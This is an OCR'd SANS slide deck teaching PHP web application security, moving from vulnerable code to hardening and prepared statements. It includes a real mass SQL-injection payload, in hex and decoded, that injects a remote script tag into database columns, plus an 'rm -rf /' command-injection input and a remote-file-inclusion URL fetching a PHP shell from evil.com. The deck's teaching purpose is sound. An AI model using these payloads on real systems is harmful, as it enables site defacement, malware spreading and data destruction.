PHP Webapplication Security

Johannes B. Ullrich, Ph.D.
SANS Technology Institute
http://www.sans.edu

Outline

- Web Applications: What's the big deal.
- Common Web Application Vulnerabilities.
- Traditional Defenses.
- Advanced Defenses.
- Conclusion.

http://isc.sans.org

Web Application

image courtesy of Google Streetview

21st Century "Stop and Rob"

- Easy Highway access ("Information Super Highway").
- Located in bad neighborhood (cheap mass co-location facility, "web-motels").
- Direct access to cash ("credit card info...").
- Lots of traffic to pass on stolen goods (exploit spreading)

http://isc.sans.org

Web Applications are Broken

image courtesy of Google Streetview

http://isc.sans.org

Never enough...

- Time: get it out there.
- Money: hire cheap developers / outsource.
- Resources: firewalls/IDS/development systems... who needs them?
- Cocktails: Its no fun to worry about security.

http://isc.sans.org

Common Vulnerabilities

- SQL Injection.
- Command Line Injection.
- Remote File Inclusion.
- Cross Site Scripting.

http://isc.sans.org


SQL Injection

```
$userid=$_REQUEST['userid'];

$SQL="select name from users where userid=
        $userid";

$result=mysql_query($SQL);
```

(sounds simple enough to prevent? "just validate $userid).

http://isc.sans.org

Recent "mass customized" SQL Injection



Creates this...

```
s=290';DECLARE%20@S%20NVARCHAR(4000);SET%20@S=CAST(0x640065006300
02000400060002000760061007200630068006100720028003800300030003000290003B007300650
07400200040006D003D00270027003B00730065006C00650063007400200040006D003D00400060
02B00270075007000640061007400650050B0027002B0061002E006E0061006D0065002B0027005D0
07300650074005B0027002B0062002E006E0061006D0065002B0027005D003D00720074007200690
06D00280063006F006E00760065007200740028007600610072006300680061007200 2C0027002B0
062002E006E0061006D0065002B00270029002900 2B00270027003C00730063007200690070007400
020007300720063003D00220068007400740070003A002F002F0079006C00310038002E006E00650
074002F0030002E006A00730022003E003C002F00730063007200690070007400 3E00270027003B0
027002000660072006F006D0020006400620 06F002E00730079007300 63006F006C0075006D006E007300 2000620
02C00640062006F002E00730079007300740079007000650073002000630020007700680065007 20
0650020006100 2E00690064003D0062002E00690064002000610 06E00640020006100 2E007800740
0790070006500 3D00270055002700610 06E00640020006200 2E00780074007900700065003D00630
02E00780074007900700065002000610 06E00640020006300 2E006E0061006D0065003D002700760
0610072006300680061007200 27003B00730065007400200040006D003D00520045005600450052 0
0530045002800400 06D0029003B00730065007400200040006D003D00730075006200730074007 20
069006E00670028004000 6D002C00500041005400490 04E00440045005800280027002500 3B00250
027002C0040006D0029002C00380030003000300029003B00730065007400200040006D003D00520
0450056004500520053004500280040006D0029003B00650078006500630028004000 6D0029003B0
0%20AS%20NVARCHAR(4000));EXEC(@S);--
```

http://isc.sans.org

Which decodes to...

```
declare @m varchar(8000);

set @m='';
select @m=@m+'update['+a.name+']set['+b.name
+']=rtrim(convert(varchar,'+b.name+'))+
    ''<script src="http://yl18.net/0.js"></script>'';
'from dbo.sysobjects a,dbo.syscolumns b,dbo.systypes c where
a.id=b.id and a.xtype='U'and b.xtype=c.xtype and
c.name='varchar';
set @m=REVERSE(@m);
set @m=substring(@m,PATINDEX('%;%',@m),8000);
set @m=REVERSE(@m);
exec(@m);
```

http://isc.sans.org

Command Line Injection

```
$sDir=$_GET['username'];
exec("mkdir /srv/www/html/images/
$sDir");
```

```
page.html?username=HACK;+rm+-rf+/
```

Again... looks like all we need is user input validation.

But what if the username comes from our database?

http://isc.sans.org

Remote File Inclusion

Classic PHP issue.

```
$sStyle=$_GET['style'];
include("{$style}.css");
```

http://example.com/page.html?
style=http://evil.com/phpshell

http://isc.sans.org

Cross Site Scripting

- Most common exploit. (70% of sites?)

```
print "your search term
{$_GET['search']} could not be
found";
```

- Validate input? Sanitize Output?

http://isc.sans.org

Traditional Defenses

- Validate your input
- Validate your input
- Validate your input
- Validate ALL your input

http://isc.sans.org

It's not easy...

- What is the regular expression for a valid name?
- Street Address?
- What's wrong with this: /[a-z0-9]/i (goal: only allow alpha-numeric input).
- or this: /^[0-9]$/ (goal: phone numbers).


http://isc.sans.org

Its not easy... (consistency)

- data from other business processes (OCR'ed registration cards).
- reverse DNS lookups.
- legacy data.
- data sent to external scripts (address label printer)

http://isc.sans.org

Finally it's legal!



PASS

FAIL !

How to do it better?

- Use safe configuration.
- Use language extensions.
- Use "built in" protection.
- Centralize and reuse.

http://isc.sans.org

Linux Configuration

- mount /tmp (/usr/tmp, /var/tmp) noexec, nosuid, nodev ...
- no password authentication for ssh.
- mod_security.
- SELinux?
- chroot?

http://isc.sans.org

PHP Configuration

- register_globals: BAD
- session.save_path: NOT /tmp !!!
- session.cookie_httponly: 1!
- magic_quotes: ... hmm... maybe
- safe_mode: ... hmm... maybe

http://isc.sans.org

allow_url_(fopen)|(include)

- seems to prevent a lot of remote file inclusion attacks.
- Not all!
- e.g.: php: not blocked.

http://isc.sans.org

Suhosin

- lots and lots of extra hardening features.
- protects from (some) flaws in PHP engine.
- fine grained black/white lists of functions.
- HTTP response splitting protection.
- prefilters requests.

http://isc.sans.org

Suhosin Examples.

```
[Tue Jul 15 14:18:01 2008] [error] [client
81.159.253.177] ALERT - configured COOKIE
variable value length limit exceeded - dropped
variable '__utmz' (attacker 'X-FORWARDED-FOR
not set', file '/home/live/isc/html/
diary.html'), referer: http://
www.google.co.uk/search?hl=en&q=%3BDECLARE+@S
+VARCHAR%284000%29%3BSET+@S%3DCAST
%280x4445434C4152452040542056415243484152283235
535292C4043205641524348415228323535292044454343
C4152452054616261C655F437572736F72204355525345
220464F522053454C45435420612E6E616D652C622E6E6
16D652046524F4D207379736F626A6563747 ...
```

http://isc.sans.org

Suhosin Examples (2)

- [Tue Jul 15 06:43:46 2008] [error] [client 64.22.89.194] ALERT - ASCII-NUL chars not allowed within request variables - dropped variable 'isc' (attacker 'X-FORWARDED-FOR not set', file '/home/live/isc/html/diary.html')

- [Tue Jul 15 07:28:13 2008] [error] [client 87.101.4.49] ALERT - tried to register forbidden variable '_REQUEST' through GET variables (attacker 'X-FORWARDED-FOR not set', file '/home/live/isc/html/newssummary.html')

http://isc.sans.org

What's wrong here?

```
$iUserID=$_GET['userid'];
if ( ereg(`^[0-9]+$`,$iUserID) )
{
   $SQL="select ... from ...
         where id=$iUserID";
   $result=mysql_query($SQL);
} else {
   ... error ...
}
```

http://isc.sans.org

What's wrong here?

```
$iUserID=$_GET['userid'];
if ( ereg('^[0-9]+$',$iUserID) )
{
   $SQL="select ... from ...
         where id=$iUserID";
   $result=mysql_query($SQL);
} else {
   ... error ...
}
```

http://isc.sans.org

Prepared Statements!

```
$stmt=$mysqli->prepare("select ...
from users where id=?");

$stmt->bind_param("i",$UserID);

$stmt->execute();

$stmt->bind_result($sResult);

$stmt->fetch;
```

http://isc.sans.org

Prepared Statement Drawbacks.

- "More Code".
- "Need to Learn New Stuff".
- "I am better then the Database".
- "Slower".

http://isc.sans.org

Better Prepared Statements

```
require("class.mysql.php");
require("config.php");
$oDB=new db($SQL['user']);
$sTemplate="<tr><td>%%date%%</td>
                <td>%%count%%</td></tr>";
$sQuery="select date, count from ports
          where port=?";
print $oDB->template_query($sQuery,"i",
$nPort,$sTemplate);
```

http://isc.sans.org

Extending mysqli

```
class db extends mysqli {
    function __construct($aSQL) {
      parent::__construct($aSQL['host'],
       $aSQL['user'],$aSQL['password'],
       $aSQL['database'], $aSQL['port']);
      if (mysqli_connect_errno()) {
        header("Location: /error.html");
        exit();
      }
    }
...
```

http://isc.sans.org

Extending mysqli (2)

```
function prepandexec($sQuery,$sTypes='',$aValues='') {
  $oStmt=$this->prepare($sQuery);
  if ( ! $oStmt ) {
     throw new Exception(...);
  }
  $aParam[0]=$oStmt;
  $aParam[1]=$sTypes;
  foreach($aValues as $sValue) {
    array_push($aParam,$sValue);
  }
  call_user_func_array('mysqli_stmt_bind_param',
                       $aParam);
  $oStmt->execute();
  return $oStmt;
}
```

http://isc.sans.org

Extending mysqli (3)

```
function simple_query($sQuery,$sTypes='',
                      $aValues='') {
  $sResult='';
  $oStmt=$this->prepandexec($sQuery,$sTypes,
                            $aValues);
  $oStmt->store_result();
  $oStmt->bind_result($sResult);
  $oStmt->fetch();
  if ( $nCache>0 ) {
    $this->write_cache($sQuery,$aValues,
                       $sResult);
  }
  return $sResult;
}
```

http://isc.sans.org

What's wrong here?

```
$iUserID=$_GET['userid'];
if ( ereg('^[0-9]+$',$iUserID) )
   {
      [...fancy prepared stuff...]
   } else {
     ... error ...
   }
```

http://isc.sans.org


Better...

```
include("validation.php");
$iUserID=$_GET['userid'];
if ( is_userid($iUserID) ) {
   [...fancy prepared stuff...]}
else {
   ... error ...
}
```

http://isc.sans.org

Best...

```
include("validation.php");
if ( get_userid('userid') ) {
   [...fancy prepared stuff...]}
else {
   ... error ...
}
```



http://isc.sans.org

Conclusion

- use the force!
- centralized / consistent libraries.
- Faster coding (your boss will like you!)
- More secure code (your boss will like you even more!)
- Easier audits, semi-automatic code review (your boss will give you a raise!).

http://isc.sans.org

Thanks!

contact: jullrich@sans.org

http://isc.sans.org/contact.html

http://isc.sans.org